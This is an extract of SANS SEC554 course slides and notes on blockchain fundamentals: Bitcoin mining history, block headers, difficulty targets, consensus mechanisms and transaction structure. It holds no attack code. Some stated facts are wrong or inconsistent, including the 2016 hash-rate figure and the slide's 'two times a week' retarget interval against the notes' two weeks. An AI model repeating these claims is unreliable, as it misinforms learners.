Low hashrates allowed GPU's and Laptops to be Bitcoin miners and earn the rewards.

Low number of participants, and more Bitcoin's to be earned.



SANS |

SEC554 | Blockchain and Smart Contract Security

71

Originally, mining cryptocurrency was a hobbyist endeavor. While the Bitcoin network was initially launched in January 2009, the hash rate of the network did not reach 1 million hashes per second until January 2016. This means that some modern GPUs had hash rates that exceed the original hash rate of the Bitcoin network by 22x or more.

This low network hashrate meant that the Bitcoin network was potentially vulnerable to a 51% attack by a determined and well-funded adversary. However, it also meant that the mining process and blockchain consensus were much more decentralized. Each node in the blockchain network was able to control a reasonable percentage of the network's overall hash rate and, thus, create blocks with some frequency and earn the associated rewards.

References:

- <https://www.blockchain.com/charts/hash-rate>
- <https://miningchamp.com/>

BITCOIN MINING – THE SILVER AGE

The competition starts to heat up..

Dedicated hardware ASICs were developed specifically for hash power to mine cryptocurrency.



AntMiner V9
Bitcoin Mining Hash Rate: 4.0TH/s ±5%

As mining cryptocurrency became harder, the block rewards being reduced, and the hashrates required grew higher: miners began to use Specialized ASICS that can perform extremely fast hash calculations. Several hardware vendors, such as AntMiner, Butterfly Labs, and others sold these ASICs from anywhere around \$300 to \$50,000 depending how much hash-power you required. However, after 2018, even these ASICs were not enough to generate enough power to earn a sizeable reward.

Example of a typical ASIC Bitmain Miner sold:

https://www.amazon.com/Antminer-Bitcoin-Machine-Bitmain-Include/dp/B08K7FLG38/ref=asc_df_B08K7FLG38/?tag=hypod-20&linkCode=df0&hvadid=475692076734&hvpos=&hvnetw=g&hvrand=801080075575241536&hvpone=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hvlocint=&hvlocphy=9011918&hvtargid=pla-995350016105&psc=1

BITCOIN MINING – THE MODERN AGE

Today's mining difficulty...

Dedicated hardware ASICs were developed specifically for hash power to mine cryptocurrency.


Today, mining Bitcoin and other cryptocurrencies is a serious business. As Bitcoin began gaining recognition and popularity, the value of the asset increased. And as mining became more profitable, it became more difficult for an individual miner to control enough of the blockchain's hashrate to consistently create blocks and make a profit.

There exist all over the world entire warehouses and factories dedicated to mining cryptocurrency. The electricity costs required to keep these "hash factories" running is immense, considering electricity costs, as well as cooling/ventilation.

SO YOU WANT TO BE A CRYPTO MINER?

Three ways to mine cryptocurrency in a Proof of Work system

MINING POOLS



For Enthusiasts (Recommended)

SOLO MINING



For Hobbyists / Novices

CLOUD MINING



Hosted/Leased Hashpower
“Mining as a Service”

In a Proof of Work blockchain, mining only requires access to computational power. This computational power is then used to compute the hashes of the header of potential blocks until one is discovered that meets the requirements for a valid block (i.e., a hash value less than a certain threshold).

Proof of Work doesn't specify how a potential miner should gain access to this computational power. Three common methods of mining cryptocurrency include:

- **Mining Pools:** Miners work together
- **Solo Mining:** Miners work alone
- **Cloud Mining:** Miners rent processing power

SOLO MINING

Advantages:

- No sharing or splitting of block rewards.
- Easy and relatively cheap to get started.
- It's fun?



Disadvantages:

- Almost impossible to ever win a block reward now, given the competition.
- Electricity costs, and noise.



A solo miner is one who attempts to independently find valid blocks in a Proof of Work blockchain. While this is statistically possible, the high hash rate of blockchains like Bitcoin mean that solo miners are likely to give up before they ever find a valid block.


Unlike mining as part of a pool, which provides a small but steady income, solo miners achieve massive profits much more rarely (i.e., when they find a block). However, theoretically, a solo miner and a pool miner with the same hash power will achieve the same average profit over time.

The main advantage of solo mining is that it maintains blockchain decentralization. This is because each miner is completely independent, which distributes hash power over a greater number of nodes.

MINING POOLS

Joining a Mining Pool, you lend your computational power and resources to participate in a shared pool with other participants in the proof of work challenge.

When you join a large pool, the chances of earning a block reward increase, however the splits between participants will be smaller.



2020 Biggest mining pools by hashpower. Source: Blockchain.com

A mining pool is a group of miners that have decided to work together. Typically, these pools combine their hashing power (increasing their probability of finding a valid block) and then split the rewards of any blocks that they discover (proportionally to the amount of hash rate that each node contributes). This approach makes it possible for a miner to achieve a steady income from mining since block rewards are earned fairly regularly.

The main disadvantage of pool mining is that it places blockchain decentralization at risk. As greater numbers of miners join pools, these pools control a significant amount of blockchain hashrate. With enough hashrate in a single or few pools, a 51% attack can become possible.

CLOUD MINING

Advantages:

- Less costs of hardware and setup.
- No noise, heat, or maintenance.
- Can buy as much or little as you want.



Disadvantages:

- Lots of scams.
- More “centralized” model
- Creates opportunities for 51% attacks at scale.
- Diminishing profits if hashrate exceeds costs of service

Cloud-based mining services allow aspiring miners to rent computational power from a service provider. This eliminates the need to purchase and operate mining hardware themselves (but likely is less profitable due to the cost of paying the service provider). Cloud mining services are often used in 51% attacks against smaller Proof of Work blockchains because they allow an attacker temporary access to a large amount of computing power.


THE MINING PROCESS (I)

TRANSACTIONS

In the form of a Merkle Tree.

Transactions are leaves at the bottom, which are hashed with SHA256.

Each of those hashes are hashed again with its neighbor, and are done all the way up to the merkle root at the top of the tree.



BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

SANS

SEC554 | Blockchain and Smart Contract Security

78

Blockchain blocks are composed of a header and a body. The block body contains the blockchain transactions and is organized as a merkle tree.

The **root** of the merkle tree is a combination of the hashes of every transaction in the tree. A merkle tree is a concept where the actual Blockchain transactions lie at the bottom of the tree as leaves. The transactions (“leaves”) are hashed using the SHA-256 function. The combination of two leaf transactions are hashed again using the SHA-256 function to form a parent of the leaves. This parent is continuously hashed upwards in combination with other parents of hashed transactions, until a single root is created. The hash of this root is effectively a unique representation of the transactions that are underneath it. Mining computers collect enough transactions to fill a block and bundle them into a merkle tree.

The root of the transaction merkle tree effectively acts as a summary of every transaction in the block without having to look at each transaction individually.

If a malicious user were to try and change the contents of a transaction in a block, its hash would be changed. This change of a hash would be propagated up the transaction’s merkle tree until the hash of the root is changed. Any node can then quickly catch this attempt and invalidate its output. This is how the Blockchain becomes an immutable ledger.

THE MINING PROCESS (2)

BLOCK HEADER

The block header is the summary and details of the block itself. It contains six attributes. Some attributes are used by miners in the proof of work competition.

HEADER FIELD	PURPOSE	UPDATED WHEN
Version	Block version number	Client upgrades
Previous Block Hash	256-bit hash of previous block header	A new block starts
Merkle Root Hash	256-bit hash (root) of all transactions	A transaction is added
Timestamp	Blocks timestamp.	Every second
Target	The current target for block reward.	Difficulty adjusts.
Nonce	32-bit number(0 and incremented)	A hash is performed.

The first known Bitcoin version is: 0.1.0.
Changes when Blockchain client upgrades.

BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

BLOCK COMPONENT - BLOCK HEADER

SANS

SEC554 | Blockchain and Smart Contract Security

79

The block header includes important metadata about a particular block.

The version number tracks the current version of the blockchain software used by the node that created the block. As a result, it can vary slightly from block to block based upon the current software used by the block creator. As long as the difference between versions is caused by a soft fork in the software, then this difference does not matter.

A hard fork, on the other hand, breaks backward compatibility with the previous versions of the software. When this occurs, it is possible that two divergent versions of the blockchain will exist until the majority of nodes switch over to the new version.

THE MINING PROCESS (3)

BLOCK HEADER

The block header is the summary and details of the block itself. It contains six attributes. Some attributes are used by miners in the proof of work competition.

HEADER FIELD	PURPOSE	UPDATED WHEN
Version	Block version number	Client upgrades
Previous Block Hash	256-bit hash of previous block	A new block starts
Merkle Root Hash	256-bit hash (root) of all transactions	A transaction is added
Timestamp	Blocks timestamp.	Every second
Target	The current target for block reward.	Difficulty adjusts.
Nonce	32-bit number(0 and incremented)	A hash is performed.
Allows the network to place the block in chronological order. This is where the term “Blockchain” is derived from.		

BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

BLOCK COMPONENT - BLOCK HEADER

The previous block hash in the block header is the hash of the previous block header in the blockchain. The goal of this previous block hash is to help protect the immutability of the blockchain.

By changing the transactions within a particular blockchain block, an attacker changes its header as well (more on this when discussing the Merkle Root Hash value). Since the next block in the chain contains this block's hash value, its header is changed, and so on. As a result, changing a single block requires changing all following blocks in the blockchain, which blockchain consensus algorithms are designed to make as difficult as possible.

THE MINING PROCESS (4)

BLOCK HEADER

The block header is the summary and details of the block itself. It contains six attributes. Some attributes are used by miners in the proof of work competition.

HEADER FIELD	PURPOSE	UPDATED WHEN
Version	Block version number	Client upgrades
Previous Block Hash	256-bit hash of previous block header	A new block starts
Merkle Root Hash	256-bit hash of all transactions	A transaction added
Timestamp	Blocks timestamp.	Every second
Target	The current target for block reward.	Difficulty adjusts.
Nonce	32-bit number(0 and incremented)	A hash is performed.
The blocks merkle tree root hash. Genesis = 4a5e1e4baab89f3a32518a88c31bc87f618f76673e2cc77ab2127b7afdeda33b		

BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

BLOCK COMPONENT - BLOCK HEADER

SANS

SEC554 | Blockchain and Smart Contract Security

81

In an earlier slide, the structure of the body of a blockchain block was discussed. The block body contains its transactions, and these transactions are organized into a Merkle Tree. The structure of a Merkle Tree makes it difficult to find two versions of the tree with the same root hash but different contents (based upon blockchain collision resistance).

This is significant because the root hash of a block's Merkle Tree is included within the block header. Changing a transaction in the block changes the root hash, which changes the value of the block header. As mentioned on the previous slide, this makes it necessary to change all following blocks as well. Since blockchains are designed to make mass block modifications difficult, this protects the immutability of the blockchain.

THE MINING PROCESS (5)

BLOCK HEADER

The block header is the summary and details of the block itself. It contains six attributes. Some attributes are used by miners in the proof of work competition.

HEADER FIELD	PURPOSE	UPDATED WHEN
Version	Block version number	Client upgrades
Previous Block Hash	256-bit hash of previous block header	A new block starts
Merkle Root Hash	256-bit hash (root) of all transactions	A transaction is added
Timestamp	Blocks timestamp.	Every second
Target	The current target for block reward.	Difficulty adjusts.
Nonce	32-bit number(0 and incremented)	A hash is performed.

The timestamp of the block.
Genesis Block = 2009-01-03 18:15:05

BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

BLOCK COMPONENT - BLOCK HEADER

SANS

SEC554 | Blockchain and Smart Contract Security

82

A block timestamp records when the block creator claims that a particular block was created. This timestamp is flexible because one node's clock may be out of sync with any of its neighbors.

To be valid, a Bitcoin block needs a timestamp that meets two criteria:

- Greater than the median timestamp of the previous 11 blocks
- Less than two hours greater than the average timestamp of nodes directly connected to that node

As a result, blockchain block timestamps are very flexible, and it is entirely possible to have a block with an earlier timestamp than the previous block in the chain.

THE MINING PROCESS (6)

BLOCK HEADER

The block header is the summary and details of the block itself. It contains six attributes. Some attributes are used by miners in the proof of work competition.

HEADER FIELD	PURPOSE	UPDATED WHEN
Version	Block version number	Client upgrades
Previous Block Hash	256-bit hash of previous block header	A new block starts
Merkle Root Hash	256-bit hash (root) of all transactions	A transaction is added
Timestamp	Blocks timestamp.	Every second
Target	Current target for block reward.	Difficulty adjusts.
Nonce	32-bit number(0 and incremented)	A hash is performed.
The target the miners hashing output must meet to win the block reward. Difficulty adjusts depending on time it takes miners to solve.		

BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

BLOCK COMPONENT - BLOCK HEADER

In Proof of Work blockchains, one of the major criteria for a block to be considered valid is for it to have a header less than a given threshold. This threshold is designed to change as the network hashrate changes. The Target value in the block header records the difficult target that the block was built under.

THE MINING PROCESS (7)

BLOCK HEADER

The block header is the summary and details of the block itself. It contains six attributes. Some attributes are used by miners in the proof of work competition.

HEADER FIELD	PURPOSE	UPDATED WHEN
Version	Block version number	Client upgrades
Previous Block Hash	256-bit hash of previous block header	A new block starts
Merkle Root Hash	256-bit hash (root) of all transactions	A transaction is added
Timestamp	Blocks timestamp.	Every second
Target	Current target for block reward.	Difficulty adjusts.
Nonce	32-bit number(0 and incremented)	A hash is performed.

The nonce is a random number added by the miner to create the hash submitted and to be compared to the target difficulty

BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

BLOCK COMPONENT - BLOCK HEADER

The nonce is a number that is completely under the control of the block creator. This value is essential to making Proof of Work mining possible.

For a Proof of Work block to be valid, it needs to have a header hash less than a certain target. While some header values are adjustable (like the timestamp and the Merkle Root Hash), they are designed to contain a particular value (i.e., the current time and the root hash of a Merkle Tree containing the transactions that maximizes the miner's payoff).

The nonce is a value solely designed to allow an attacker to manipulate the value of the block header. Due to the properties of hash functions, even a small change in the nonce drastically changes the block header value. This, along with the unpredictability of hash values, means that nodes can search potential headers by either generating random nonces or simply incrementing the nonce. Either approach is equally likely to result in a valid block.

THE MINING PROCESS (8)

TARGET DIFFICULTY

The target level of difficulty in the Bitcoin system is recalculated every 2016 blocks (approximately 2 times a week).

It can increase or decrease, it all depends on the time of creation of new batches of the blocks, which depend on the current rate of hashing by all miners in the network.

$0xffff * 2^{***208})/\text{Difficulty} = 00000000000000000000FFFFFFFFFFFFFFFFFFFFFF$

```
new best=000000000000000010206a143632e60b2bd9ed2b5997ea95d0072ca466d7e7
new best=00000000000000001070ea0cd79c36f31e0ab54b62a330f5fb05022b44f5d0
new best=000000000000000004db3b813123269e699fa204503829aa22b0b51adecbb8d
```

BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

BLOCK COMPONENT - BLOCK HEADER

TARGET DIFFICULTY

For Bitcoin, the difficulty target is updated every 2016 blocks or approximately every two weeks. The goal is to ensure that the average interval between blocks is ten minutes and is accomplished by adjusting the difficulty of the Proof of Work mining problem so that it takes the network approximately that amount of time on average to search a space of potential blocks that should contain at least one valid block.

MINING – THE HISTORY AND THE PROCESS

THE MINING PROCESS (9)

PROOF OF WORK CHALLENGE

Last Block Hash	SHA256 Hash
Timestamp	SHA256 Hash
Nonce	0 - 2^{32} digit
Merkle Root Hash	0 - 2^{32} digit
Target	0x00000000FFFFF FFFF..

SHA256(Last Block Hash + Timestamp + Merkle Root Hash + Nonce)

```
Block hash:  
c5aa3150f61b752c8fb39525f911981e2f9982c8b9bc907c73914585ad2ef12b  
Target:  
0x00000000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF  
Is the block hash less than the target?  
False
```

BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

BLOCK COMPONENT – BLOCK HEADER

TARGET DIFFICULTY

PROOF OF WORK CHALLENGE

SANS

SEC554 | Blockchain and Smart Contract Security

86

Miners compete for the block reward (Bitcoins) by building a block header and then trying different values for a random nonce. A block is valid if it has a hash less than the current target (and doesn't contain double-spends).

Bitcoin also keeps open the possibility that multiple miners may find a valid version of a block. With Bitcoin, the longest chain rule, which states that the “longest” of two competing chains should be the one accepted by an honest node, deals with the difficulty of finding a certain block. With chains of the same length, the version with the lower hash value will win.

THE MINING PROCESS (10)

NODES VS MINERS

The nodes function to relay transaction information from users to miners and also to store the Blockchain.

Nodes synchronize with each other and update from peers when they come online.

The nodes check every transaction and hash generated by miners to see if transaction data corresponds to hash generated by miners.

This validation check is rewarded as well with transaction fees when Confirmations are performed.

BITCOIN MINING DETAILS

BLOCK COMPONENT - TRANSACTION

BLOCK COMPONENT - BLOCK HEADER

TARGET DIFFICULTY

PROOF OF WORK CHALLENGE

NODES VS MINERS



Blockchain nodes and miners fulfill two of the crucial tasks on a Proof of Work blockchain:

- Nodes: A node is responsible for maintaining a full and valid copy of the distributed ledger. This task involves transmitting transactions and blocks to other nodes via the peer-to-peer network, validating received transactions and blocks, storing a copy of the full distributed ledger, and updating their copy of the ledger based upon new blocks (after validating these blocks).
- Miners: A miner helps to create new blocks on the blockchain. This involves solving the Proof of Work challenge by searching through potential nonces until one is found that creates a valid block header.

While these are two different roles, they can also overlap. For example, many miners also operate a full node to help with the process of creating a valid block. Doing so requires that no double-spent transactions are included and validating this requires access to a node.

BYZANTINE FAULT TOLERANCE

The system is said to resist Byzantine Faults if a component A broadcasts a value x:

- If A is honest, then all honest components agree on the value x.

- In any case, all honest components agree on the same value y.

Byzantine Fault Tolerance relates to blockchain technology because blockchain consensus algorithms are designed to provide a solution to the Byzantine Generals Problem. They solve a problem where the network needs to come to an agreement (the state of the ledger), that they communicate indirectly (via the peer-to-peer network), and there is the potential for traitors (nodes working in their own self-interest).

The term Byzantine Fault Tolerance refers to the thought experiment called the Byzantine Generals Problem. This problem looks for a solution to the following problem:

- Several armies are laying siege to a city, and the armies need to agree on a plan of action (attack or retreat). If they do not act in concert, they will all be defeated.
- The king gives an order, and this order needs to be relayed to his generals. However, all of these generals can only communicate via messengers since they are with their armies.
- Some generals may be traitors and can intercept messengers or can pass on false messages, such as “The King said to attack/retreat”

Byzantine Fault Tolerance relates to blockchain technology because blockchain consensus algorithms are designed to provide a solution to the Byzantine Generals Problem. They solve a problem where the network needs to come to an agreement (the state of the ledger), that they communicate indirectly (via the peer-to-peer network), and there is the potential for traitors (nodes working in their own self-interest). Algorithms like Proof of Work and Proof of Stake are designed to solve this problem assuming that a certain percentage of the network is honest.

PROOF OF STAKE – CONSENSUS MECHANISM

In a Proof of Stake blockchain, nodes can “stake” some of their cryptocurrency, promising not to spend it in exchange for the chance to participate in consensus.

A node’s probability of being selected to create a block is proportional to the percentage of the overall stake that they control.

Unlike Proof of Work, in Proof of Stake a valid block is easy to create; it only needs to contain valid transactions and be created by the selected block creator.

This makes it easier for a node to stay active, and usually, transactions process faster.

Proof of Work is an effective blockchain consensus algorithm, but it requires significant resources. In many cases, it is profitable for miners to invest in more computing power, meaning that the hashrate of the network constantly increases. While this is good for the security of the network, it can be extremely energy-intensive.

Proof of Stake is a blockchain consensus algorithm designed to be an alternative to Proof of Work. Like Proof of Work, it uses control of a scarce resource as a proxy for control over the digital ledger. However, unlike Proof of Work, Proof of Stake uses the blockchain’s own cryptocurrency as its scarce resource (instead of computing power).

In a Proof of Stake blockchain, nodes can “stake” some of their cryptocurrency, promising not to spend it in exchange for the chance to participate in consensus. A node’s probability of being selected to create a block is proportional to the percentage of the overall stake that they control.

In Proof of Stake, a valid block is easy to create; it only needs to contain valid transactions and be created by the selected block creator. This makes it easier for a node to remain active and profitable than in Proof of Work where profitability varies with the value of the associated cryptocurrency.


DELEGATED PROOF OF STAKE

Proof of Stake with key differences:

- 1) Nodes do not participate in block creation directly.
- 2) Instead, nodes use their “Stake” to vote for “delegates” to perform these duties.
- 3) Delegates promise a percentage of block rewards for those who vote (should they win).

EOSIO is a popular protocol that implements dPoS.

In EOS, 21 unique block producers are voted each round by delegates.




E O S

In the Proof of Stake consensus algorithm, nodes holding stake are directly involved in the consensus and block-building process. If a node is selected as the block creator, it personally builds a block of valid transactions and transmits it to the rest of the network. The downside of this approach is that it requires nodes to be constantly online and active in case their turn comes to build a new block.

Like Proof of Stake, Delegated Proof of Stake uses staked cryptocurrency to represent control over the blockchain. Unlike Proof of Stake, nodes under a Delegated Proof of Stake consensus scheme do not participate in block creation directly. Instead, they vote for “delegates” or “witnesses” that perform these duties. The network has a set number of delegates that create the blocks and can be voted in or out as votes change. In exchange for their votes, delegates will often promise nodes a percentage of block rewards, providing them with a way to profit off of their staking as in Proof of Stake.

BLOCKCHAIN TRILEMMA

- Coined by Vitalik Buterin, founder of Ethereum
- Speed, Security, Decentralization - useful to think about how focusing on one affects the others
 - Decentralization – PoW can ensure decentralized power through consensus, but doesn't scale well due to resources constraints.
 - Security – PoW can have issues with 51% attack if its not scaled. PoS can be influence by collusion by majority stakeholders.
 - Speed - PoS or dPoS help scale and speed, but compromises decentralization.



The “Blockchain Trilemma” is a term coined by Vitalik Buterin, the creator of Ethereum. It addresses the fact that it is difficult or impossible to have a system that is decentralized, secure, and scalable.

A system like Bitcoin, which uses Proof of Work, sacrifices scalability of decentralization and security. A well-designed Proof of Work consensus algorithm ensures that power is distributed over many nodes (decentralization) since the only requirement is that the nodes possess processing power. Additionally, the most effective attack against Proof of Work is the 51% attack, which requires the attacker to control the majority of the network's processing power (difficult for a large blockchain network). However, Bitcoin's scalability is limited since it requires a massive amount of processing power and block creation must be difficult in order to be secure.

A consensus algorithm like Proof of Stake sacrifices decentralization for security and scalability. In Proof of Stake, block creation is simple for the legitimate block creator, making it highly scalable. Additionally, Proof of Stake can have security similar to that of Proof of Work. However, Proof of Stake (and especially Delegated Proof of Stake) often results in a small number of validators controlling the majority of stake and the block creation process.

One of the biggest challenges in blockchain is solving the potential for bad actors in consensus. A Byzantine Fault Tolerant consensus algorithm is more expensive than a Crash Fault Tolerant one (which can handle nodes failing but not malicious ones). A system based on Crash Fault Tolerant consensus could be scalable and decentralized but not secure since consensus could be hijacked by a malicious node.

LAB 1.2 - JOIN A BLOCKCHAIN MINING POOL

Objectives:

- Get familiar with the Electrum tool creating a BTC Wallet.
- Register in a Mining Pool platform.
- Mine using your CPU and link your BTC Wallet to get the rewards.

Time: 45 minutes

This page intentionally left blank.

JOIN A BLOCKCHAIN MINING POOL



This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.1

Consensus Mechanisms

- Proof of Work
- Mining – The History and the Process
- Proof of Stake
- Lightning Network
- Exercise: Join a Blockchain Mining Pool

Blockchain Transactions

- Components of a Transaction
- Block Explorers
- Exercise: Blockchain Transaction Analysis

Blockchain Components

- Bitcoin – API, Nodes, and Clients
- Exercise: Use the Bitcoin-CLI to Interact with an API
- Ethereum Architecture and DeFi with Uniswap
- Exercise: Use MetaMask with a DEX


This page intentionally left blank.

TRANSACTIONS OVERVIEW – BITCOIN (I)

- A bitcoin transaction is essentially data that describes the movement of bitcoins.
- Every transaction has a transaction id, or a “tx” to identify it on the Blockchain.
- A transaction takes inputs, and creates new outputs.

Transaction data is made up of several important fields:

- Version
- Inputs (TXID, VOUT, ScriptSig, Size, Sequence)
- Input count
- Outputs (Value, ScriptPubKey Size, ScriptPubKey)
- Output count



A blockchain transaction is designed to convert a set of inputs into a set of outputs. The inputs to a blockchain transaction are a set of outputs from an earlier transaction, which are also called unspent transaction outputs (UTXOs).

When processing a transaction, a node is responsible for validating the transaction (i.e., ensuring that no double-spends occur) and building the appropriate set of outputs. Instructions for unlocking inputs and creating outputs are contained within the scripts associated with each input and output.

TRANSACTIONS OVERVIEW – BITCOIN (2)

INPUTS

- An “input” is what you can call an output when you are spending or sending it in a transaction.
- Inputs do two things: 1) Select an “output” 2) Unlock that output (vout) with “ScriptSig”
- An unspent transaction (UTXO) are outputs that can be used as “inputs” in a transaction.

OUTPUTS

- Packages of bitcoin created by previous transactions.
- Each output has a lock, which is used as inputs in future transactions, and locked with the “ScriptPubKey”
- ScriptPubKey prevents other users from using these outputs in another transaction.
- After inputs are selected to spend, you can create multiple outputs where value \leq inputs sum

This page intentionally left blank.

COMPONENTS OF A TRANSACTION

TRANSACTIONS OVERVIEW – BITCOIN (3)

TRANSACTION FIELD	PURPOSE
Input – TXID	Refers to an existing transaction.
Input – VOUT	Select one of its outputs.
Input – ScriptSig and Script_type	A script that unlocks the input. (preceded by the size)
Input – Sequence	Four byte sequence.
Output – Value	The value of the output in satoshis.
Output – ScriptPubKey	A script that locks the output. (preceded by size)
Input/Output Counts	Number of Inputs or Outputs in the transaction.

```

"inputs": [
    {
        "prev_hash": "7e7c28d76608a21f5d6e3259b638a85fd251b97a5615bfc1b855d4550060c84",
        "output_index": 4,
        "script": "473044022062d4211fea5096aeb9db314cbbc09424354d294a33d6cda9c22c9dd9ece69b930220576adaf
c455ad281fa5a3d7e7e49b9b3f36e547be6",
        "output_value": 6557530,
        "sequence": 4294967295,
        "addresses": [
            "1hTwR1VYF45mBmuS3ZPEv7GRu2jjPsYcr"
        ],
        "script_type": "pay-to-pubkey-hash",
        "age": 655240
    }
],
"outputs": [
    {
        "value": 162886,
        "script": "a914d771588fef92dbd17c0a9623ab9fbcb483eff9ef87",
        "addresses": [
            "3MLAzCe0B3ir2i2yduTPWft48VccK2k7M8"
        ],
        "script_type": "pay-to-script-hash"
    },
    {
        "value": 6385378,
        "script": "76a914c1decd91f64de3e305789be40b6c521a73b60b88ac",
        "addresses": [
            "1Jg6KeZqVP3xeqkqZYPzRX9qxf3KJXCGs"
        ],
        "script_type": "pay-to-pubkey-hash"
    }
]
}

```



Bitcoin is designed to carry financial data. This data is added to the blockchain in the form of transactions, which can include multiple different transfers of value.


A transaction contains a number of different fields, including:

- **Version:** This is the version of the transaction data structure used. As the Bitcoin protocol updates, this number can change.
- **Input:** A Bitcoin transaction can contain a number of different inputs. For each of these inputs, a transaction ID, output, script signature, and sequence are included in the transaction.
- **Output:** A Bitcoin transaction can contain a number of different outputs. Each of these outputs has an associated value and a script designed to lock the output.
- **Locktime:** A Bitcoin transaction can be designed to be valid only at a later time. The locktime specifies the earliest that the transaction will be valid.
- **Input/Output Counts:** The number of inputs or outputs in the transaction.

COMPONENTS OF A TRANSACTION

TRANSACTIONS VISUALIZATION – BITCOIN

The transaction data tells you how to unlock existing packages of bitcoins from previous transactions on the chain with similar value, and how to lock them up again into new packages (Unspent transactions).



Ref: <https://learnmeabitcoin.com/technical/transaction-data>

A Bitcoin transaction is designed to tell a node how to convert the outputs of a previous transaction into the outputs of the current transaction. A Bitcoin transaction will include a number of different inputs, which are outputs of a previous transaction. Each of these inputs includes a signature that can be used to “unlock it”.

A Bitcoin transaction can create one or more different outputs. After the inputs are “unlocked”, the transaction includes a list of outputs, which contain values and locking scripts. This enables new outputs to be created from the value unlocked from the transaction inputs. These outputs are then “locked” until they are used in a later transaction.

COMPONENTS OF A TRANSACTION

TRANSACTION SCRIPT TYPES - BITCOIN

Pay_to_Pubkey

04a9d6840fdd1497b3067b8066db783acf90bf42071a38fe2cf6d2d8a04835d0b5c45716d8d6012ab5d56c7824c3971
8f7bc7486d389cd0047f53785f9a63c0c9d **OP_CHECKSIG**

Pay_To_Pubkey_Hash

OP_DUP **OP_HASH160**  fde0a08625e327ba400644ad62d5c571d2eec3de **OP_EQUALVERIFY** **OP_CHECKSIG**

Pay_To_Script_Hash

OP_HASH160 10b0ed2d1698ff0f0ea151cf41988d05b728746a **OP_EQUAL**

NULL_DATA

OP_RETURN 68656c6c6f20776f726c64

SANS |

SEC554 | Blockchain and Smart Contract Security

99

Bitcoin scripts describe how to unlock and lock inputs and outputs within a Bitcoin transaction. A number of different types of scripts exist in Bitcoin. Four examples include:

- **Pay_to_Pubkey:** This is an obsolete transaction for creating outputs that can be unlocked by a particular public key.
